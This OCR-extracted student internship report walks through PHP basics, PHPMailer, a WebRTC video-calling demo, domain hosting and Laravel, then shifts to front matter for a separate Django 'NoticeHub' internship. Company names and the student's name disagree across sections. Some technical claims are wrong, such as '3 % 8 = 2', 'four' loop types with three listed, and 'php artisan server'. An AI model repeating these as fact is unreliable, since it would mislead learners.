


Fig 1.11 xampp download steps

- On clicking the FINISH button, the software automatically launches, and the CONTROL PANEL is visible. The image below shows the appearance of the final result.




Fig 1.12 xampp download steps

- **Create small program php :**

```
<!DOCTYPE html>
<html>
<body>
<h1>My first PHP page</h1>
<?php
echo "Hello World!";
?>
</body>
</html>
```

Week 1

31 JULY 2023

- **Give information about variable and data types**

Data Types define the type of data a variable can store. PHP allows eight different types of data types. All of them are discussed below. There are pre-defined, user-defined, and special data types.

- The predefined data types are:

1. Boolean
2. Integer
3. Double
4. String

The user-defined (compound) data types are:

Array

Objects

The special data types are:

NULL

Integer: Integers hold only whole numbers including positive and negative numbers, i.e., numbers without fractional part or decimal point. They can be decimal (base 10), octal (base 8), or hexadecimal (base 16). The default base is decimal (base 10). The octal integers can be declared with leading 0 and the hexadecimal can be declared with leading 0x. The range of integers must lie between -2^31 to 2^31.

Example :-

```
<?php
// decimal base integers
$deci1 = 50;
$deci2 = 654;
// octal base integers
$octal1 = 07;
// hexadecimal base integers
$octal = 0x45;
$sum = $deci1 + $deci2;
echo $sum;
echo "\n\n";
//returns data type and value
var_dump($sum)
?>
```

Week 1

1 August 2023

- **Basic introduction about conditional statements and loops**

Comparison operators are used in combination with the if, else, and elseif keywords to build conditional statements that control the flow of a program.

Using if Statements

When we wish to execute a specific piece of code only when a condition is met, we use the conditional if statement, followed by the condition in parentheses (), followed by the code to execute within curly braces {}. The code within the conditional statement will only be executed if the condition evaluates to true. When the condition is not true, the code within the conditional statement is ignored and processing continues after the close of the conditional statement. Let's see how this would look in code:

```
if ($inventory > 0) {
   echo "Add to Cart";
}
```

The string "Add to Cart" will only be displayed when the variable $inventory contains a number greater than 0.

Alternately, if there is only a single expression after the condition, PHP allows us to leave off the curly braces entirely. PHP will execute the first expression after a condition, ending

in a semicolon. This includes any whitespace between them. The following evaluates the same way as the previous example:

```
if ($inventory > 0)
echo "Add to Cart";
```

Using an else Block

When we wish to execute either one specific piece of code or another, we add an else block to the conditional if statement. The code within the if block will only be executed if the statement evaluates to true, while the code within the else bock will only be executed when the statement is not true. Let's take a look at an example where shoppers are given a discount if they purchase 10 or more items:

```
if (count($cart) >= 10) {
   $discount = $subtotal * .3;
} else {
   $discount = 0;
}
```

When the number of items in the cart is greater than or equal to 10, the statement evaluates to true, and a discount of 30% is calculated, based on the $subtotal. When the number of items in the cart is less than 10, the statement evaluates to false and the else block is executed, which gives no discount. The comparison could also be written as count($cart) > 9.

Note: You cannot use the percent sign % when calculating the percent, because % is used to calculate the modulo, which is the remainder of $a divided by $b: 3 % 8 = 2. Instead, to

calculate a percent, convert the percentage to a decimal by dividing it by 100. So 30% is 30/100, or 0.30, or 0.3. For more, check out How to Work with Numbers in PHP.

Adding an else block can sometime make code more confusing. It's worth considering whether or not we can accomplish the same thing without the else block. For example, the previous conditional could also be written as follows:

```
$discount = 0;
if (count($cart) >= 10) {
   $discount = $subtotal * .3;
}
```

We set a default value of 0 for the discount and only change it when the condition is met.

Writing an elseif Statement

When a second condition is needed, you could add a second conditional statement:

```
$discount = 0;
if (count($cart) >= 5) {
   $discount = $subtotal * .15
}
if (count($cart) >= 10) {
   $discount = $subtotal * .3;
}
```

When adding a second statement in this way, PHP must check each statement, even if the first statement has been matched. If there are 14 items in the cart, the first conditional

statement would evaluate to true, because 14 is greater than or equal to 5, which would set the discount to 15%. After that, the second conditional statement would also evaluate to true, because 14 is also greater than or equal to 10, once again setting the discount which overrides the value to 30%.

This could also end up returning the wrong discount if the conditions are not in the correct order. When there is the possibility of matching multiple conditions, it's a good idea to double check that you are evaluating those conditions in the correct order.

The code could be clarified and evaluated more cleanly by using the elseif block:

```
$discount = 0;
if (count($cart) >= 10) {
   $discount = $subtotal * .3;
} elseif (count($cart) >= 5) {
   $discount = $subtotal * .15
}
```

In this case, the code first checks for a value greater than or qual to 10. If this first statement evaluates to true, the code within the first conditional block is executed and the other conditional statements are never evaluated. Only when the first condition is not met is the next condition evaluated.

A conditional statement may have any number of elseif conditions, but only a single else.

- **Loops in PHP :-**

Like any other language, loop in PHP is used to execute a statement or a block of statements, multiple times until and unless a specific condition is met. This helps the user to save both time and effort of writing the same code multiple times.

PHP supports four types of looping techniques;

- for loop
- while loop
- do-while loop

For loop: This type of loops is used when the user knows in advance, how many times the block needs to execute. That is, the number of iterations is known beforehand. These type of loops are also known as entry-controlled loops. There are three main parameters to the code, namely the initialization, the test condition and the counter.

Syntax:

```
for (initialization expression; test condition; update expression) {
   // code to be executed
}
```

Example:

```
<?php  // code to illustrate for loop

for ($num = 1; $num <= 10; $num += 2) {

   echo "$num \n";

}

 ?>
```

while loop: The while loop is also an entry control loop like for loops i.e., it first checks the condition at the start of the loop and if its true then it enters the loop and executes the block of statements, and goes on executing it as long as the condition holds true.

Syntax:

```
while (if the condition is true) {
   // code is executed
}
```

Example:

```
<?php
 // PHP code to illustrate while loops
$num = 2;
  while ($num < 12) {
    $num += 2;
    echo $num, "\n";
}
  ?>
```

do-while loop: This is an exit control loop which means that it first enters the loop, executes the statements, and then checks the condition. Therefore, a statement is executed at least once on using the do…while loop. After executing once, the program is executed as long as the condition holds true.

Syntax:

```
do {
 //code is executed
```

```
}

while (if condition is true);
```

Example:

```
<?php

  // PHP code to illustrate do...while loops

$num = 2;

do {

    $num += 2;

    echo $num, "\n";

} while ($num < 12);

  ?>
```

Week 1

2 August 2023

What is an Array?

An array is a special variable, which can hold more than one value at a time.

If you have a list of items (a list of car names, for example), storing the cars in single variables could look like this:

$cars1 = "Volvo";
$cars2 = "BMW";
$cars3 = "Toyota";

However, what if you want to loop through the cars and find a specific one? And what if you had not 3 cars, but 300?

The solution is to create an array!

An array can hold many values under a single name, and you can access the values by referring to an index number.

Create an Array in PHP

In PHP, the array() function is used to create an array:

:- array();

In PHP, there are three types of arrays:

Indexed arrays - Arrays with a numeric index

Associative arrays - Arrays with named keys

Multidimensional arrays - Arrays containing one or more arrays

1) PHP Indexed Arrays

There are two ways to create indexed arrays:

The index can be assigned automatically (index always starts at 0), like this:

$cars = array("Volvo", "BMW", "Toyota");

or the index can be assigned manually:

```
$cars[0] = "Volvo";

$cars[1] = "BMW";

$cars[2] = "Toyota";
```

Example :-

```
<?php

$cars = array("Volvo", "BMW", "Toyota");

echo "I like " . $cars[0] . ", " . $cars[1] . " and " . $cars[2] . ".";

?>
```

PHP Associative Arrays

Associative arrays are arrays that use named keys that you assign to them.

There are two ways to create an associative array:-

```
$age = array("Peter"=>"35", "Ben"=>"37", "Joe"=>"43");
```

Or

```
$age['Peter'] = "35";

$age['Ben'] = "37";

$age['Joe'] = "43";
```

The named keys can then be used in a script:

Example :-

```
<?php

$age = array("Peter"=>"35", "Ben"=>"37", "Joe"=>"43");

echo "Peter is " . $age['Peter'] . " years old.";

?>
```

PHP - Multidimensional Arrays :-

A multidimensional array is an array containing one or more arrays.

PHP supports multidimensional arrays that are two, three, four, five, or more levels deep. However, arrays more than three levels deep are hard to manage for most people.

We can store the data from the table above in a two-dimensional array, like this:

```
$cars = array (
  array("Volvo",22,18),
  array("BMW",15,13),
  array("Saab",5,2),
  array("Land Rover",17,15));
```

Now the two-dimensional $cars array contains four arrays, and it has two indices: row and column.

To get access to the elements of the $cars array we must point to the two indices (row and column):

Example

```
<?php
echo $cars[0][0].": In stock: ".$cars[0][1].", sold: ".$cars[0][2].".<br>";
echo $cars[1][0].": In stock: ".$cars[1][1].", sold: ".$cars[1][2].".<br>";
echo $cars[2][0].": In stock: ".$cars[2][1].", sold: ".$cars[2][2].".<br>";
echo $cars[3][0].": In stock: ".$cars[3][1].", sold: ".$cars[3][2].".<br>";
?>
```

Week 2

3 August 2023

Basic introduction about PHP mailer library

PHPMailer:-

A PHP mail Alternative

PHPMailer is a third-party PHP library that provides a simple way to send emails in PHP. It offers a range of features that make it a popular alternative to PHP's built-in mail() function, such as support for HTML emails, attachments, and SMTP authentication.

PHPMailer is easy to set up and use and provides a high level of customization and flexibility, making it a popular choice for developers who need to send emails from their PHP applications. It is also actively maintained and updated, making it a reliable and secure email option.

How to Install PHP Mailer Library?

You can install the PHPcMailer library in your PHP project by running the following command in Composer.

```
composer require phpmailer/phpmailer
```

Fig 1.13 phpmailer library install in command line

After install this phpmailer library one vendor folder is create In htdocs folder.

Create PHP mailer program :-

Fig 1.14 phpmailer program

Output :-

Week 2

4 August 2023

- **Create Frontend file <u>index.php</u> and <u>style.css</u> :**

  We are create frontend application for video calling webapplication in this application we add css and javascript.

  We add 2 container in videocalling webapplication.

<u>Index.php :-</u>

```
<!DOCTYPE html>
<html>
<head>
        <title>Video Calling Web App</title>
        <link rel=”stylesheet” type=”text/css” href=”style.css”>
        <script src=’https://cdn.scaledrone.com/scaledrone.min.js’></script>
        <script type=”text/javascript” src=”script.js”></script>
</head>
<body>
        <div class=”header”>
                <h1 align=”center”>Video Calling Web App</h1>
        </div>

        <div class=”content”>
                <video class=”from” id=”localVideo” autoplay ></video>
                <video class=”to” id=”remoteVideo” autoplay controls></video>
        </div>

        <div class=”footer”>
                <h1 align=”center”>@copyright</h1>
        </div>
</body>
</html>
```

Index.css :-

```
.header
{
        height: 100px;
        border: 1px solid black;
        background-color: black;
}
h1
{
        color: white;
}
.footer
{
        height: 80px;
        border: 1px solid black;
        background-color: black;
}
.content
{
        height: 400px;
        border: 1px solid black;
}
.from
{
        height: 200px;
        width: 250px;
        border: 1px solid black;
        margin-top: 100px;
        margin-left: 250px;
        border-radius: 20px;
        float: left;
}

.to
{
        height: 200px;
        width: 250px;
        border: 1px solid black;
        margin-top: 100px;
        margin-left: 150px;
        border-radius: 20px;
        float:left;
}
```

Week 2

7 August 2023

- **Create backend file <u>script.js</u> file**

<u>Script.js :-</u>

```
// Generate random room name if needed
if (!location.hash) {
  location.hash = Math.floor(Math.random() * 0xFFFFFF).toString(16);
}
const roomHash = location.hash.substring(1);

// TODO: Replace with your own channel ID
const drone = new ScaleDrone('ZlsORQQrczqrxhPb');
// Room name needs to be prefixed with 'observable-'
const roomName = 'observable-' + roomHash;
const configuration = {
  iceServers: [{
    urls: 'stun:stun.l.google.com:19302'
  }]
};
let room;
let pc;


function onSuccess() {};
function onError(error) {
  console.error(error);
};

drone.on('open', error => {
  if (error) {
    return console.error(error);
  }
  room = drone.subscribe(roomName);
  room.on('open', error => {
    if (error) {
      onError(error);
    }
  });
  // We're connected to the room and received an array of 'members'
  // connected to the room (including us). Signaling server is ready.
  room.on('members', members => {
```

```
    console.log('MEMBERS', members);
    // If we are the second user to connect to the room we will be creating the offer
    const isOfferer = members.length === 2;
    startWebRTC(isOfferer);
  });
});

// Send signaling data via Scaledrone
function sendMessage(message) {
  drone.publish({
    room: roomName,
    message
  });
}

function startWebRTC(isOfferer) {
  pc = new RTCPeerConnection(configuration);

  // 'onicecandidate' notifies us whenever an ICE agent needs to deliver a
  // message to the other peer through the signaling server
  pc.onicecandidate = event => {
    if (event.candidate) {
      sendMessage({'candidate': event.candidate});
    }
  };

  // If user is offerer let the 'negotiationneeded' event create the offer
  if (isOfferer) {
    pc.onnegotiationneeded = () => {
      pc.createOffer().then(localDescCreated).catch(onError);
    }
  }

  // When a remote stream arrives display it in the #remoteVideo element
  pc.onaddstream = event => {
    remoteVideo.srcObject = event.stream;
  };

  navigator.mediaDevices.getUserMedia({
    audio: true,
    video: true,
  }).then(stream => {
    // Display your local video in #localVideo element
    localVideo.srcObject = stream;
    // Add your stream to be sent to the conneting peer
    pc.addStream(stream);
  }, onError);

  // Listen to signaling data from Scaledrone
  room.on('data', (message, client) => {
```

```
    // Message was sent by us
    if (client.id === drone.clientId) {
      return;
    }

    if (message.sdp) {
      // This is called after receiving an offer or answer from another peer
      pc.setRemoteDescription(new RTCSessionDescription(message.sdp), () => {
        // When receiving an offer lets answer it
        if (pc.remoteDescription.type === 'offer') {
          pc.createAnswer().then(localDescCreated).catch(onError);
        }
      }, onError);
    } else if (message.candidate) {
      // Add the new ICE candidate to our connections remote description
      pc.addIceCandidate(
        new RTCIceCandidate(message.candidate), onSuccess, onError
      );
    }
  });
}

function localDescCreated(desc) {
  pc.setLocalDescription(
    desc,
    () => sendMessage({'sdp': pc.localDescription}),
    onError
  );
}
```

Output :-

Week 2

8 August 2023

- **How to Create domain of web application**

How to Register a Domain Name

1. Find a domain name registrar.
2. Search for your domain name.
3. Finalize your domain name choice.
4. Choose a domain name suffix, such as .com or .net.
5. Purchase the domain name.
6. Add Domain ID protection.

1. Find a domain name registrar.

The non-profit Internet Corporation for Assigned Names and Numbers (ICANN) oversees the entire system of domain names, and it allows outside companies, called domain registrars, to sell and manage domain names. You will need to register your domain name through a registrar.
Some of the most popular domain registrars include GoDaddy, Bluehost, and Domain.com, although there are many more to choose from. Be sure to carefully consider pricing and policies for each one before choosing your domain registrar, as it will be managing your domain name.

2. Search for your domain name's availability.

Once you have found the right domain registrar for you, you'll need to search for your domain name using the registrar's search bar. There are millions of domain names out there, with thousands more added daily.

If you have your heart set on a domain name before doing a search, you might be disappointed to find it is already taken. Keep an open mind and incorporate important keywords into your domain when appropriate.

3. Finalize your domain name choice.

Once you've brainstormed several domain options, consider which ones are available and choose the one that fits your brand best and will also be easy for users to find.

4. Choose a domain name suffix, such as .com or .net.

After settling on the domain name, consider the suffix. The most popular suffix is .com, although .net and .org are also popular. These are considered to be top-level domains, or the highest-level domain suffixes in the domain naming system.


There are also other varieties to consider, such as country code top-level domains. These domain names end in a suffix that is particular to a specific country. A website in Germany might end in .de, for example.

Finally, there is another class of domain name suffixes called "sponsored, top-level domains," which are sponsored by a specific community related to the domain name. For example, .gov is for the U.S. government and .edu is for education organizations.

For most websites, .com is the best suffix for its ease of use, but if you have a specialized website, you might consider a country code or sponsored top-level domain.

5. Purchase the domain name.

When you have settled on the domain name and a suffix, you will pay to register the domain name with the domain registrar. This is not a one-time purchase, however. Typically, you will pay to own the domain name for one year, after which you can renew your registration for a fee. You can expect a registration fee of about $10 to $15.



6. Add domain ID protection.

When you register a domain name with ICANN, you must provide your contact information including your name, phone number, physical address, and email address.

As soon as your domain name is registered, this contact information becomes available to the public — unless you pay for domain privacy through your domain registrar. This domain privacy will shield your information from view, keeping your personal information safe from spammers or worse, identity thieves.

Domain WHOIS Privacy

Did you know that when you register a domain, your personal information is available to everyone? This includes your name, address, phone number and email.

HostUpon offers Whois **Domain Privacy** from PrivacyProtect.org so that your personal information is protected if someone does a whois search on your domain. This means no solicitation from unwanted companies and spambots.

Without Domain Privacy	**With Domain Privacy**
Registrant:	Registrant:
John Smith	PrivacyProtect.org
123 Your Street	PO Box 16
Your City, Your State 12345	Queensland, QLD 4218
Your Country	Australia
555-555-5555	45+36946676

Once you've got the domain name in hand, you're ready to find hosting and build your website. Consider a free CMS, like HubSpot, to design your website, strategize for SEO, and create a blog.

Steps to Host web application :-

Steps to host a website

Hosting a website is a four-step process. Let's look at them in detail.

1. Decide the type of website

   There are two types of websites:

   a. **Static or Basic Websites**: A simple site with limited functionalities and no option for any interactivity.

b. **Dynamic Websites**: CMS-driven sites that allow you to manipulate content directly and enables user interactivity.

2. Choose your hosting server and other services

   While choosing a web hosting provider, make sure it provides typical but essential benefits such as solid firewall protection, data backup, domain name registration, technical support, email services, and website building tools and applications.

   Choose other providers that support all the technologies that you intend to use. Here are some of the recommended third-party services that you can consider when setting up your site:

   a. **Amazon Web Services** is highly recommended for the flexibility it provides in terms of scaling and pricing.
   b. **Pingdom** helps you monitor your site from across the globe using the various edge locations.
   c. **PagerDuty** sends incident notifications alerts via email, push, SMS, and phone to on-call engineer, provide on-call scheduling, and more to help teams detect and fix infrastructure problems.
   d. **CDN (AWS Cloudfront or Fastly)** is highly recommended for your website to provide end-users with blazing fast content delivery and low latency, as these providers have a global network of edge locations.

3. Change your DNS address

   Change the Name Servers (a.k.a. Domain Name Servers or DNS) of your domain. The domain used for the website will be hosted on Route53. This gives very low-latency access to DNS.

4. Upload your website

   Use Contentstack to host the content of your website.

Week 2

9 August 2023

Give information about laravel

What is Laravel?

Laravel is a PHP framework that uses the MVC architecture.

- **Framework:** It is the collection of methods, classes, or files that the programmer uses, and they can also extend its functionality by using their code.
- **Architecture:** It is the specific design pattern that the framework follows. Laravel is following the MVC architecture.

Let's first understand the MVC architecture.

MVC is divided into three letters shown below:

- **M:** 'M' stands for **Model**. A model is a class that deals with a database. For example, if we have users in an application then we will have users model that deals with a database to query the table of users if we have users model, then we will also have a users table. We conclude from the example that the model is going to have a table for that specific model.
- **V:** 'V' stands for **View**. A view is a class that deals with an HTML. Everything that we can see on the application in the browser is the view or the representation.
- **C:** 'C' stands for **Controller**. A controller is the middle-man that deals with both model and view. A controller is the class that retrieves the data from the model and sends the data to the view class.

Laravel is an open-source PHP framework. It also offers the rich set of functionalities that incorporates the basic features of PHP frameworks such as Codelgniter, Yii, and other programming languages like Ruby on Rails.

First of all, you have to download the Installer of Laravel with the help of Composer, like this:

composer global require "laravel/installer"

When the installation is done, a new command of laravel will start a fresh installation in the directory you have provided.

laravel new nirectory_name

Create a Project

The next thing you have to do is make a new folder in some specific path within your system for keeping your Laravel projects. Move to that location where the directory is created. For installing the Laravel, the following command you have to type:

composer create-project laravel/laravel - prefer -dist

The command mentioned above will make Laravel installed on that specific directory. Type the following command:

php artisan server

The above code will start the Laravel service. A black screen will appear showing the message: Laravel Development server started on http://localhost:8080. Copy and paste: http://localhost:8080 in your browser, and you can see the Laravel home screen appears in your browser

Week 2

10 August 2023

- **Create program on Laravel**

In this example we will discuss about Hello world example laravel framework PHP. For hello world example we need to do minimum two things.

1.go to web.php (route folder) and create route

web.php

```
<?php

Route::get('/', function () {

        return view('welcome');

});

?>
```

welcome.blade.php

```
<!DOCTYPE html>

<html lang="{{ app()->getLocale() }}">

<head>

<title>Hello World</title>

</head>

<body>

<h1> Hello World</h1>

</body>

</html>
```

Conclusion

My internship in CreArt Solutions experience has is excellent and rewarding. I can conclude that have been a lot I've learnt from my work in the internship.

I am able to develop a dynamic web-based application using PHP and Laravel Framework. It is a amazing experience to host my own website on internet. This internship has enabled me to contribute meaningfully to PHP and has gives me a glimpse into the challenges and opportunities in my career. Working in Web Development using PHP language has increased my interested my interest in them.

INTERNSHIP AT CREART SOLUTIONS PVT.LTD.

AN INTERNSHIP REPORT

Submitted by

Patel Roshani Mahipatbhai

200390107043

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

July – August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

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Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

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SAFFRONY INSTITUTE OF TECHNOLOGY

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CREART SOLUTIONS PVT. LTD.** has been carried out by **Patel Roshani Mahipatbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Upasana Goswami	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INTERNSHIP COMPLETION LETTER

icodify

Date: 10th August 2023

This is to certify that

Mr/Ms. Rishani Patel
Enrollment No : 200390107043
College : SPB PATEL ENGINEERING COLLEGE

has successfully completed the 15 day's of summer internship from **27th July 2023** to **10th August 2023** at **I Codify Solution**, Ahmedabad.

We wish him/her all the best for his future endeavours.

I CODIFY SOLUTION AHMEDABAD

Jaydeep Chikhaliya
Director

I Codify Solution
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road, Ahmedabad, Gujrat, India - 380009
www.icodifysolutions.com | hello@icodifysolutions.com

Figure 1: Completion Letter

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled on **NoticeHub** using **D'Jango** Python at **CREART SOLUTIONS PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName&FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Roshani Mahipatbhai**	_____

ACKNOWLEDGMENT

I would like to extend my heartfelt gratitude to everyone who made my enriching 2-week internship at CREART SOLUTIONS PVT. LTD. a valuable learning experience. First and foremost, I am immensely thankful to Alkesh Kaba for his dedicated efforts in conducting daily sessions. His insightful guidance and patient teaching style helped me grasp the intricacies of Python and the Django framework, laying a strong foundation for my web development journey. I would also like to express my appreciation to Krishnamohan Gupta, the CEO of CREART SOLUTIONS for offering this invaluable internship opportunity. His visionary leadership and support have been instrumental in shaping this educational experience. Lastly, I want to acknowledge the entire CREART SOLUTIONS team for their welcoming atmosphere and collaborative spirit. Their camaraderie and willingness to share knowledge contributed greatly to my growth as a developer. I am truly grateful for the opportunity and look forward to applying the skills and insights gained during this internship in my future endeavours.

ABSTRACT

During the engaging two-week internship at CREART SOLUTIONS PVT. LTD., I had the privilege of participating in a comprehensive program designed to enhance my skills as a Django Developer. Under the guidance of Alkesh Kaba, I was introduced to the world of Python and gained practical experience in building applications using the Django framework. The internship culminated in the creation of "NoticeHub," a dynamic platform that enables efficient communication between administrators and students. This hands-on experience not only deepened my technical knowledge but also emphasized the importance of collaborative teamwork and the application of theoretical concepts in real-world scenarios. The internship, facilitated by CEO Krishnamohan Gupta, provided a valuable opportunity to bridge the gap between academic learning and practical implementation.

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CHAPTER 1. INTRODUCTION

1.1 About Company:

- CreArt Solutions is a privately owned IT solutions company based in Ahmedabad, Gujarat, India. It was founded in 2013 with the mission to "create a resistant future" by bringing together business, people, and technology. CreArt offers a wide range of services, including software development, digital marketing, SEO, and cloud computing.

- CreArt is a fast-growing company with a strong focus on innovation and creativity. The company culture is collaborative and supportive, and employees are encouraged to take ownership of their work and to be creative in their problem-solving. CreArt has a proven track record of success, having worked with a variety of clients, including Fortune 500 companies. In 2022, CreArt was named one of the "Top 10 IT Companies in Ahmedabad" by the Economic Times.

- CreArt is committed to continued growth and innovation. The company plans to expand its services and to enter new markets in the coming years. CreArt is also committed to giving back to the community, and it supports a number of local charities.

- CreArt is committed to continued growth and innovation. The company plans to expand its services and to enter new markets in the coming years. CreArt is also committed to giving back to the community, and it supports a number of local charities.

- I would like to express my sincere gratitude to Mr.Alkesh kaba, the director and instructor at CREART SOLUTIONS PVT. LTD., for his guidance and mentorship throughout my internship. His insights and expertise were instrumental in shaping my learning experience.

1.2 Mission and Vision of the Company:

Mission

- CREART SOLUTIONS PVT. LTD. is committed to creating a resistant future by bringing together business, people, and technology. We believe that by working together, we can create innovative solutions that solve real-world problems.

Vision

- Creart Solutions strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative and accessible services in every possible form.

CHAPTER 2. ABOUT DOMAIN

2.1 Domain Introduction:

- The internship at CreArt Solution offered a comprehensive introduction to the realm of web development, focusing on both foundational programming skills and advanced web framework utilization. In the first week, the curriculum centered around Python, a versatile and widely-used programming language, providing a strong basis for understanding coding concepts. The second week delveoped into the Django framework, a powerful tool for creating web applications efficiently.
- Django simplifies the complexities of web development by providing a structured approach and a range of built-in functionalities. This framework enables developers to swiftly create feature-rich websites and applications, making it an integral component of modern web development.
- As a practical culmination of the internship, I was tasked with designing and building a web application named "NoticeHub" using the Django framework. This platform facilitates seamless communication between administrators and users, streamlining the process of posting and accessing important notices. This project not only consolidated my learning but also underscored the practical application of the skills acquired throughout the internship, reinforcing the significance of hands-on experience in mastering web development.

2.2 Introduction and Installation:

2.2.1 Python Introduction

- The inaugural lecture of the internship at CreArt Solution provided a comprehensive introduction to Python, a versatile and user-friendly programming language. Python's popularity stems from its simplicity, readability, and extensive libraries, making it an ideal language for both beginners and experienced developers.
- The lecture covered the fundamental concepts of Python programming, including data types, variables, operators, and control structures. Hands-on exercises allowed us to apply these concepts and gain a practical understanding of coding syntax and logic.

- Python's object-oriented programming (OOP) principles were also explored, elucidating the significance of classes, objects, and methods in creating efficient and modular code. The lecture underscored Python's strengths in data manipulation, and its usage in various domains, such as web development, data analysis, and artificial intelligence, was highlighted.
- As the foundation of our internship journey, this introduction to Python laid the groundwork for comprehending subsequent topics, enabling us to embark on the exploration of web development using the Django framework.

Figure 2: Django Image

2.2.2 Python and Text Editor Installation

